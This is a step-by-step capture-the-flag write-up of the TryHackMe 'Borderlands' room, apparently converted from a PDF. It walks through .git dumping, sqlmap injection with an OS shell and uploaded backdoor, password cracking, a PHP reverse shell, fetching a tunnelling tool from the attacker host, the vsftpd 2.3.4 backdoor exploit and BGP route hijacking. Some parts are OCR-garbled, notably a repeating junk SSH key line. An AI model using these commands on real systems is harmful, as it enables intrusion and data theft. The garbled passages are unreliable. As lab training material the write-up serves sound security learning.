
# **Borderlands**

## **Borderlands**

https://tryhackme.com/room/borderlands


rustscan -a 10.10.38.213 -- -sC -sV -A | tee scan.txt



```
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
20.88 621006311e9ee46f03c52ca4571ea708 (RSA)
ssh-ras AAAAB3Nac2y2cf2AAAAA0ABABAACQCespogxCXkkPMMZ3rcRyMTh1a7f+CYX1P+bRIyPvTPyuzwRl4X7oY7NzhQyRB6TKoIG/el3kbvP3XE21FFTDWzEdoaisvKggSq28eg+6+3kSaVA+7qzslNEcLcszlmXNwtEirsDtoNk5F4c0gR/quorzWOl4HEgM8KP7p0J3mytV5Rs31SeybpDiFMRW+lsm4VRfqDepglopxYnIcf99bG8la1b3ZoBmDmsShjzngkDw3IkSNIyaLXD+dgCQmbDWtRYo040666CJX3uzHuQV/kk+hkK/0EpQN813S1JMAk4FqXJpKJIjvvT2bababababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevabababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevabababacespagevababababacespagevababababacespagevababababacespagevabababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevabababacespagevababababacespagevababababacespagevabababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevababababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevababababacespagevababababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevabababacespagevababacespagevababacespagevababacespagevababacespa
```

### Only 2 ports, but on http is git!!!

On http I found login posibility and download "mobile app file"



python3 git dumper.py http://10.10.38.213/.git dump

```
-(kali�kali)-[~/THM/bother]
 -$ python3 git_dumper.py http://10.10.38.213/.git dump
[-] Testing http://10.10.38.213/.git/HEAD [200]
[-] Testing http://10.10.38.213/.git/ [403]
[-] Fetching common files
[-] Fetching http://10.10.38.213/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.10.38.213/.git/description [200]
[-] Fetching http://10.10.38.213/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://10.10.38.213/.gitignore [404]
[-] http://10.10.38.213/.gitignore responded with status code 404
[-] Fetching http://10.10.38.213/.git/hooks/commit-msg.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/post-commit.sample [404]
[-] http://10.10.38.213/.git/hooks/post-commits.sample responded with status code 404
[-] Fetching http://10.10.38.213/.git/hooks/post-update.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/post-receive.sample [404]
[-] http://10.10.38.213/.git/hooks/post-receive.sample responded with status code 40
[-] Fetching http://10.10.38.213/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/pre-commit.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/pre-receive.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/pre-push.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/update.sample [200]
[-] Fetching http://10.10.38.213/.git/info/exclude [200]
[-] Fetching http://10.10.38.213/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://10.10.38.213/.git/index [200]
[-] Fetching http://10.10.38.213/.git/objects/info/packs [404]
[-] http://10.10.38.213/.git/objects/info/packs responded with status code 404
[-] Finding refs/
[-] Fetching http://10.10.38.213/.git/FETCH_HEAD [404]
[-] http://10.10.38.213/.git/FETCH_HEAD responded with status code 404
   Fetching http://10.10.38.213/.git/ORIG_HEAD [404]
[-] http://10.10.38.213/.git/ORIG_HEAD responded with status code 404
[-] Fetching http://10.10.38.213/.git/config [200]
[-] Fetching http://10.10.38.213/.git/HFAD [200]
```

./GitTools/Extractor/extractor.sh dump extract

```
-(kali�kali)-[~/THM/bother]
 -$ cd dump
 —(kali⊛kali)-[~/THM/bother/dump]
 —$ git lot
git: 'lot' is not a git command. See 'git --help'.
The most similar command is
        log
 —(kali⊛kali)-[~/THM/bother/dump]
  mmit 6db3cf70b469de942f2f529166088cdfbbd5f764 (HEAD \rightarrow master)
Author: Context Information Security <recruitment@contextis.com>
Date: Tue Sep 10 14:44:31 2019 +0100
    added mobile apk for beta testing.
commit fee5595bb2ba1d1ab005ec3de98367fe5d021e9f
Author: Context Information Security <recruitment@contextis.com>
       Tue Sep 10 14:43:26 2019 +0100
    added white paper pdf's
   mit 04f1f411857cc972ae8ed5efcffa298f5f6168fb
Author: Context Information Security <recruitment@contextis.com>
        Tue Sep 10 14:42:12 2019 +0100
Date:
                                                                             \mathbb{I}
    added theme
Author: Context Information Security <recruitment@contextis.com>
       Tue Sep 10 14:41:00 2019 +0100
    removed sensitive data
 ommit 79c9539b6566b06d6dec2755fdf58f5f9ec8822f
Author: Context Information Security <recruitment@contextis.com>
In file api.php(3... directory) I found following pattern: "GIT*"
cat 3-79c9539b6566b06d6dec2755fdf58f5f9ec8822f/api.php
```

```
(keli⊗kali) [-/THM/bother/extract]

$ cat 3-79c9539b656bb6d6dec2755fdf58f5f9ec8822f/api.php

<?php

require_once("functions.php");

if (!isset($ GET['apikey']) || ((substr($_GET['apikey'], 0, 20) ≠ "WEBLhvOJAH8d50Z4y5G5") 56 substr($_GET['apikey'], 0, 20) ≠ "ANDVOWLDLAS5Q80QZZtu" 56 substr($_GET['apikey'], 0, 20) ≠

["GITTF180llzs4TxqMWtCotiTZpf0HC")]

die("Invalid API key");
```

Analyzing api.php code I try to see response documentid


http://10.10.38.213/api.php?apikey=WEBLhvOJAH8d50Z4y5G5&documentid=1

```
* Int 3-799939B0560B06d6de2755Td138TS19ECBB227/apl.php

Grphp

require_once("functions.php");

if (!isset($_GET['apikey']) || ((substr($_GET['apikey'], 0, 20) ## "WEBLhvOJAN8d50Z4y565") 66 substr($_GET['apikey'], 0, 20) ## "ANDVOWLDLAS5Q8OQZ2tu" 66 substr($_GET['apikey'], 0, 20) ## "ANDVOWLDLAS5Q8OQZ2tu"
```



Document Name: Context\_Red\_Teaming\_Guide.pdf Document Location: Context\_Red\_Teaming\_Guide.pdf

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1

#### I know this is mysql

```
sqlmap -u 'http://10.10.38.213/api.php?apikey=WEBLhvOJAH8d50Z4y5G5&documentid=1*' --
```

```
risk 2 --level 5 --batch --threads 10 --dbs
```

```
[15:33:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
pack-end DBMS: MySQL ≥ 5.6
[15:33:52] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] myfirstwebsite
[*] mysqt
[*] performance_schema
[*] sys
[15:33:52] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.38.213'
```

sqlmap -u 'http://10.10.38.213/api.php?apikey=WEBLhvOJAH8d50Z4y5G5&documentid=1\*' -- risk 2 --level 5 --batch --threads 10 --dbs -D myfirstwebsite --dump


#### I found 1 username with password

```
(kali® kali)-[~/THM/bother]
$ nano hash.txt

(kali® kali)-[~/THM/bother]
$ john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
potato (?)
1g 0:00:00:10 DONE (2023-10-11 15:38) 0.09442g/s 280.4p/s 280.4c/s 280.4C/s captain..darryl
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali® kali)-[~/THM/bother]
```

Log in on main page



Click on a link below to view the document properties

- Context\_Red\_Teaming\_Guide.pdf
- · Context\_White\_Paper\_Pen\_Test\_101.pdf
- CTX\_WSUSpect\_White\_Paper.pdf
- · Demystifying\_the\_Exploit\_Kit\_-\_Context\_White\_Paper.pdf
- · Glibc\_Adventures-The\_Forgotten\_Chunks.pdf

Here only files what I saw before

But I can run os-shell

```
sqlmap -u 'http://10.10.38.213/api.php?apikey=WEBLhvOJAH8d50Z4y5G5&documentid=1*' -- risk 2 --level 5 --batch --threads 10 --os-shell
```


Here I saw a backdor and file stager))

```
[15:44:08] [WARNING] unable to automatically parse any web server path
[15:44:08] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[15:44:08] [WARNING] potential permission problems detected ('Permission denied')
[15:44:08] [WARNING] unable to upload the file stager on '/var/www/'
[15:44:08] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[15:44:09] [WARNING] expect junk characters inside the file as a leftover from UNION query
[15:44:09] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges
[15:44:09] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[15:44:09] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://10.10.38.213:80/tmpuupjt.php
[15:44:09] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://10.10.38.213:80/tmpbwsoh.php
[15:44:09] [INFO] calling Os snell. To quit type 'x' or 'q' and press ENTER
```

I upload a php revshell from <a href="https://www.revshells.com/">https://www.revshells.com/</a>

```
nc -lnvp 1337
```

and run file from URL



I know that the flag is in /var/www

What is the flag in the /var/www directory of the web app host? {FLAG:Webapp:XXX}

```
cd www
www-data@app:~$ ls
ls
flag.txt html
www-data@app:~$ cat flag.txt
cat flag.txt
{FLAG:Webapp:48a5f4bfef44c8e9b34b926051ad35a6}
www-data@app:~$
```

I found here WEB API key also

```
grep -iR WEB

Binary file ntml/CTX_WSUSpect_White_Paper.pdf matches

Binary file html/mobile-app-prototype.apk matches

Binary file html/Demystifying_the_Exploit_Kit_-_Context_White_Paper.pdf matches

html/functions.php: $db_name = "myfirstwebsite";

html/api.php:if (!isset($_GET['apikey']) || ((substr($_GET['apikey'], 0, 20) # "WEBLhvOJAH8d50Z4y5G5") &f substr($_GE'], 0, 20) # "GITtFi80llzs4TxqMwtC"))

html/home.php: echo ('echo ('a href="api.php?documentid='.$documentid.'&apikey=WEBLhvOJAH8d50Z4y5G5g4McG1GMGD">'.$

html/home.php: echo ('echo ('<iiput type="hidden" id="apikey" name="apikey" value="WEBLhvOJAH8d50Z4y5G5g4McG1GMGD"

Binary file html/.git/objects/15/6f4e78a91e169db2e04b65767fc732b1ce2a7a matches

Binary file html/.git/objects/2a/bf4c29f7ae182fa75ba9914fcd47c6614a9b29 matches

flag.txt:{FLAG:Webapp:48a5f4bfef44c8e9b34b926051ad35a6}

""" databapp:48
```

To find API key (AND pattern) I try to enumerate file from http:

apktool d mobile-app-prototype.apk

But I found encrypted key

```
—(kali⊛kali)-[~/THM/bother] DBMS is
—$ apktoolod mobile-app-prototype.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on mobile-app-prototype.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
  --(kali⊗kali)-[~/THM/bother]
dump extract GitTools hash.txt mobile-app-prototype mobile-app-prototype.apk scan.txt shell.php
  -(kali⊛kali)-[~/THM/bother]
-$ cd mobile-app-prototype
  —(kali⊗kali)-[~/THM/bother/mobile-app-prototype]
AndroidManifest.xml | apktool.ymlororiginalores | smali
                                                                                                   \mathbb{I}
   -(kali®kali)-[~/THM/bother/mobile-app-prototype]
s grep -iR api_key
-(kali®kali)-[~/THM/bother/mobile-app-prototype]
```


I had normal key before but to short

This is encoded by vigene cypher:


Also, other alphabets than the English alphabet can be used in a similar way to construct a tabula recta.

	Α	В	С	D	E	F	G	Н	I	J	K	L	M	N	О	P	Q	R	S	T	U	v	w	X	Y	Z
A	A	В	С	D	E	F	G	Н	I	J	K	L	M	N	О	P	Q	R	S	T	U	V	W	X	Y	Z
В	В	С	D	E	F	G	Н	I	J	K	L	M	N	0	P	Q	R	S	T	U	V	W	X	Y	Z	Α
C	С	D	E	F	G	Н	I	J	K	L	M	N	О	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В
D	D	Е	F	G	Н	I	J	K	L	M	N	О	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В	C
E	E	F	G	Н	I	J	K	L	M	N	0	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В	С	D
F	F	G	Н	I	J	K	L	M	N	0	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В	С	D	E
G	G	Н	I	J	K	L	M	Ν	0	P	Q	R	S	T	U	V	W	X	Y	Z	A	В	C	D	Е	F
Н	Н	I	J	K	L	M	N	0	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В	С	D	E	F	G
1	I	J	K	L	M	N	0	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В	С	D	E	F	G	Н
J	J	K	L	M	N	0	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В	С	D	E	F	G	Н	I
K	K	L	M	N	О	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В	С	D	E	F	G	Н	I	J
L	L	M	N	0	P	Q	R	S	T	U	V	W	X	Y	Z	A	В	C	D	E	F	G	Н	I	J	K
M	M	N	0	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В	С	D	E	F	G	Н	I	J	K	L
N	N	0	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В	С	D	E	F	G	Н	I	J	K	L	M
0	0	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В	С	D	Е	F	G	Н	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	Α	В	С	D	E	F	G	Н	I	J	K	L	M	N	0
Q	Q	R	S	T	U	V	W	X	Y	Z	Α	В	С	D	E	F	G	Н	I	J	K	L	M	N	О	P
R	R	S	T	U	V	W	X	Y	Z	A	В	С	D	E	F	G	Н	I	J	K	L	M	N	0	P	Q
S	S	T	U	V	W	X	Y	Z	Α	В	С	D	E	F	G	Н	I	J	K	L	M	N	0	P	Q	R
T	T	U	V	W	X	Y	Z	Α	В	C	D	E	F	G	Н	I	J	K	L	M	N	0	P	Q	R	S
U	U	V	W	X	Y	Z	Α	В	С	D	E	F	G	Н	I	J	K	L	M	N	0	P	Q	R	S	T
V	V	W	X	Y	Z	Α	В	С	D	E	F	G	Н	I	J	K	L	M	N	0	P	Q	R	S	T	U
W	W	X	Y	Z	Α	В	С	D	Е	F	G	Н	I	J	K	L	M	N	0	P	Q	R	S	T	U	V
X	X	Y	Z	Α	В	С	D	E	F	G	Н	I	J	K	L	M	N	0	P	Q	R	S	T	U	V	W
Y	Y	Z	Α	В	С	D	E	F	G	Н	I	J	K	L	M	N	0	P	Q	R	S	T	U	V	W	X
Z	Z	A	В	С	D	E	F	G	Н	I	J	K	L	M	N	0	P	Q	R	S	T	U	V	W	X	Y
											,	Tabı	ıla F	Rect	a											

I try to show how to find key (3 letters from begin)



here is API key



Next stage download chisel to target machine

ip route

172.16.1.0/24 dev eth1 proto kernel scope link src 172.16.1.10

172.18.0.0/16 dev eth0 proto kernel scope link src 172.18.0.2

python3 -m http.server 8100 (kali)

python3 pyt downloader(target)

Here is python code

```
[kali⊛kali)-[~/THM/bother]
  -$ python3t-mhhttp.serverd8100
Serving HTTP on 0.0.0.0 port 8100 (http://0.0.0.0:8100/) ...
10.10.123.236 -- [12/Oct/2023 12:52:47] "GET /chisel_1.9.1_linux_amd64 HTTP/1.1" 200 -
Keyboard interrupt received, exiting.
   -(kali⊛kali)-[~/THM/bother]
 _tcat_nyt_downloader
import urllib.request
                                                                                            \mathbb{I}
url = p"http://10.18.88.130:8100/chisel_1.9.1_linux_amd64"
file = "chisel_1.9.1_linux_amd64"
urllib.request.urlretrieve(url, file)
   -(kali%kali)-[~/THM/bother]
./chisel 1.9.1 linux amd64 server --p 8000 --reverse (kali)
./chisel 1.9.1 linux amd64 client 10.18.88.130:8000 R:socks (target)
functions.php
                                          rali@kali)-[~/THM/hother
nome.php
index.php
```

proxychains4 nmap -Pn 172.16.1.0/24 172.18.0.0/16 --open

Very long scan

But found ftp on 172.16.1.128

```
$ proxychains4 -q ftp 172.16.1.128

Connected to 172.16.1.128.

220 (vsFTPd 2.3.4)

Name (172.16.1.128:kali): anonymous

331 Please specify the password.


Password:

500 OOPS: cannot change directory:/var/lib/ftp

ftp: Login failed

ftp>
```

Vulnerable version



proxychains4 python3 exploit 172.16.1.128

```
--(kali⊗kali)-[~]
-$ proxychains4 python3 exploit 172.16.1.128
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
/home/kali/exploit:11: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
from telnetlib import Telnet
[proxychains] Strict chain ...
[proxychains] Strict chain ...
Success, shell opened
Send `exit` to quit shell
                                                   127.0.0.1:1080
127.0.0.1:1080
                                                                                    172.16.1.128:21 ... 0
172.16.1.128:6200 ...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
dev
etc
home
media
mnt
opt
proc
root
run
sbin
supervisord.log
supervisord.pid
sys
tmp
usr
var
 cd /root
flag.txt
vsftpd
cat flag.txt
{FLAG:Router1:c877f00ce2b886446395150589166dcd}
```

#### Check route and devices

```
route -n
```

```
arp -a
```

```
Kernel IP routing table
Destination
                       Gateway
                                              Genmask
                                                                      Flags Metric Ref
                                                                                                   Use Iface
0.0.0.0
                                              0.0.0.0
                                                                     UG
                                                                              0
                                                                                         0
                       172.16.12.1
                                                                                                      0 eth0
 172.16.1.0
                       0.0.0.0
                                              255.255.255.0
                                                                     U
                                                                              0
                                                                                         0
                                                                                                      0 eth1
                                                                     UG
172.16.2.0
                       172.16.12.102
                                              255.255.255.0
                                                                              20
                                                                                         0
                                                                                                      0
                                                                                                        eth0
                       172.16.31.103
                                              255.255.255.0
                                                                              20
172.16.3.0
                                                                     UG
                                                                                         0
                                                                                                      0 eth2
                                              255.255.255.0
172.16.12.0
                       0.0.0.0
                                                                     U
                                                                              0
                                                                                         0
                                                                                                      0 eth0
172.16.31.0
                       0.0.0.0
                                              255.255.255.0
                                                                     U
                                                                              0
                                                                                         0
                                                                                                      0 eth2
arp -a
hackback_app_1.hackback_r_1_ext (172.16.1.10) at 02:42:ac:10:01:0a [ether] on eth1 hackback_router2_1.hackback_r_1_2 (172.16.12.102) at 02:42:ac:10:0c:66 [ether] on eth1 hackback_router3_1.hackback_r_3_1 (172.16.31.103) at 02:42:ac:10:1f:67 [ether] on e
                                                                                                                    on eth0
                                                                                                                    on eth2
```

ps aux

#### cat /etc/quagga/zebra.conf

```
PID
       USER
                    TIME COMMAND
                     0:01 {supervisord} /usr/bin/python2 /usr/bin/supervisord -c /etc/supervisor/conf.d/supervisord.conf
0:00 /usr/sbin/bgpd -f /etc/quagga/bgpd.conf
0:00 /usr/sbin/zebra -f /etc/quagga/zebra.conf
     1 root
        quagga
     8 quagga
     9 root
                     0:00 /root/vsftpd
                     0:00 sh
    14 root
                     0:00 ps aux
    24 root
cat /etc/quagga/zebra.conf
  Zebra configuration saved from vty
                                                       {\tt I}
     2016/08/01 05:20:14
hostname zebra
password 26bd28826304933ac072ff1ed5918f36
debug zebra events
debug zebra packet
debug zebra kernel
debug zebra rib
debug zebra fpm
```

```
cat /etc/quagga/bgpd.conf
hostname router1
password a0ceca89b47161dd49e4f6b1073fc579
logstdout
debug bgp updates
router bgp 60001
 bgp log-neighbor-changes
 bgp router-id 1.1.1.1
 network 172.16.1.0/24
 neighbor 172.16.12.102 remote-as 60002
 neighbor 172.16.12.102 weight 100
neighbor 172.16.12.102 soft-reconfiguration inbound
 neighbor 172.16.12.102 prefix-list LocalNet in
 neighbor 172.16.31.103 remote-as 60003
 neighbor 172.16.31.103 weight 100
 neighbor 172.16.31.103 soft-reconfiguration inbound
 neighbor 172.16.31.103 prefix-list LocalNet in
# Deny any changes to routing to the local network
ip prefix-list LocalNet seq 5 deny 172.16.1.0/24 le 32
ip prefix-list/LocalNet seq 10 permit 0.0.0.0/0 le 32
line vty
end
```

Found some vty. Interesting shell)

vtysh

```
% Unknown command.
router1.ctx.ctf# ?
               Reset functions
  clear
  configure T
               Configuration from vty interface
               Copy from one file to another
  copy
  debug
               Debugging functions
               Turn off privileged mode command
  disable:
  enable
               Turn on privileged mode command
               End current mode and change to enable mode
  end
               Exit current mode and down to previous mode
  exit
  list
               Print command list
               Disable debugging functions (see also 'debug')
  no
  ping
               Send echo messages
  quit
              Exit current mode and down to previous mode
               Show running system information
               Open an ssh connection
  start-shell Start UNIX shell
  telnet
               Open a telnet connection
               Set terminal/line parameters
  terminal
  test
               Test
               Trace route to destination
  traceroute
               Disable debugging functions (see also 'debug')
  undebug
               Write running configuration to memory, network, or terminal
  write
router1.ctx.ctf#
router1.ctx.ctf#
```

configure terminal

```
router1.ctx.ctf# configure terminal
configure terminal
router1.ctx.ctf(config)# /
% Unknown command.
router1.ctx.ctf(config)# ?
 access-list Add an access list entry
               BGP information
 bgp
              Debugging functions (see also 'undebug')
 debug
 default
              Configure defaults of settings
              Dump packet
 dump
              Modify enable password parameters
 enable
              End current mode and change to enable mode
               Exit current mode and down to previous mode
 exit
              fpm connection remote ip and port
 fpm
 hostname
              Set system's network name
              Select an interface to configure
 interface
              IP information
 ip:
              IP information
 ipv6Adventur
 kev
               Authentication key management
 line
              Configure a terminal line
 liston
               Print command list
               Logging control
 log
              Next Hop Resolution Protocol functions
 nhrp
              Negate a command or set its defaults
 no
              Assign the terminal connection password
 password
              Create route-map or enter route-map command mode
 route-map den
               Enable a routing process
 router
              Manually set the router-id
 router-id
               Set up miscellaneous service
 service
              Negate a command or set its defaults
 show
               Configure target kernel routing table
 table /
               Disable debugging functions (see also 'debug')
 undebug
 username
 vrf
               Enable a VRF
router1.ctx.ctf(config)#
```

I found similar attack and try to repeat

```
router1.ctx.ctf# show bgp neigbors
show bgp neigbors
% Unknown command.
router1.ctx.ctf# config terminal
config terminal
router1.ctx.ctf(config)# router bgp 60001
router bgp 60001
router1.ctx.ctf(config-router)# network 172.16.3.0/25
network 172.16.3.0/25
router1.ctx.ctf(config-router)# network 172.16.2.0/25
network 172.16.2.0/25
router1.ctx.ctf(config-router)# end
end
router1.ctx.ctf# write
write
Building Configuration ...
Can't backup old configuration file /etc/quagga/zebra.conf.sav.
Can't backup old configuration file /etc/quagga/bgpd.conf.sav.
router1.ctx.ctf# clear ip bgp *
clear ip bgp *
router1.ctx.ctf# exit
exit
route -n
Kernel IP routing table
Destination
                                                                                      Use Iface
                    Gateway
                                         Genmask
                                                             Flags Metric Ref
0.0.0.0
                    172.16.12.1
                                         0.0.0.0
                                                             UG
                                                                     0
                                                                              0
                                                                                         0 eth0
172.16.1.0
                                         255.255.255.0
                                                                     0
                                                                              0
                    0.0.0.0
                                                             U
                                                                                         0 eth1
tcpdump -i eth0 -A &
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes 18:22:14.648462 IP 172.16.2.10.40740 > 172.16.3.10.5555: Flags [S], seq 3829370739, win 29200, options
E ..< ..@.? .....
:$\dar ?.sv....r.]c......
18:22:14.648504 IP 172.16.3.10.5555 > 172.16.2.10.40740: Flags [S.], seq 3550357837, ack 3829370740, wir
E ..< .. @.>....
found UDP flag
18:22:25.666068 IP 172.16.2.10 > 172.16.3.10: ICMP 172.16.2.10 udp port 4444 unreachable, length 80
E...d.B...?...c...
turbool.EphHo.@.=.p....
...\.4]z{FLAG:UDP:3bb271d020df6cbe599a46d20e9fcb3c}
```

18:22:26.591585 ARP, Request who-has 172.16.12.1 tell router1.ctx.ctf, length 28

18:22:36.675482 IP 172.16.2.10 > 172.16.3.10: ICMP 172.16.2.10 udp port 4444 unreachable, length 80

18:22:40.677773 IP 172.16.2.10.34320 > 172.16.3.10.5555: Flags [S], seq 3290893266, win 29200, options [

18:22:36.675450 IP 172.16.3.10.54033 > 172.16.2.10.4444: UDP, length 44

...\.4]z{FLAG:UDP:3bb271d020df6cbe599a46d20e9fcb3c}

...\.4]z{FLAG:UDP:3bb271d020df6cbe599a46d20e9fcb3c}

...il....B...e..le.

E..Ht.@.>.ke ...

E..d.N..?..W...

E ..< .. 0.? .V...

າດ!toxt.EndHt.@.=ເleRor

Looks like tcp flag is desrtroyed on begining

```
......4
18:23:06.701953 IP 172.16.3.10.5555 > 172.16.2.10.38899: Flags [FP.], seq 18:45, ack 1, win 227, options [nop,nop,TS val 1612990 ecr 1612990], length 27
E..0#.@.>.....
]v....
8d6b2bd40af6581942fcf483e}
```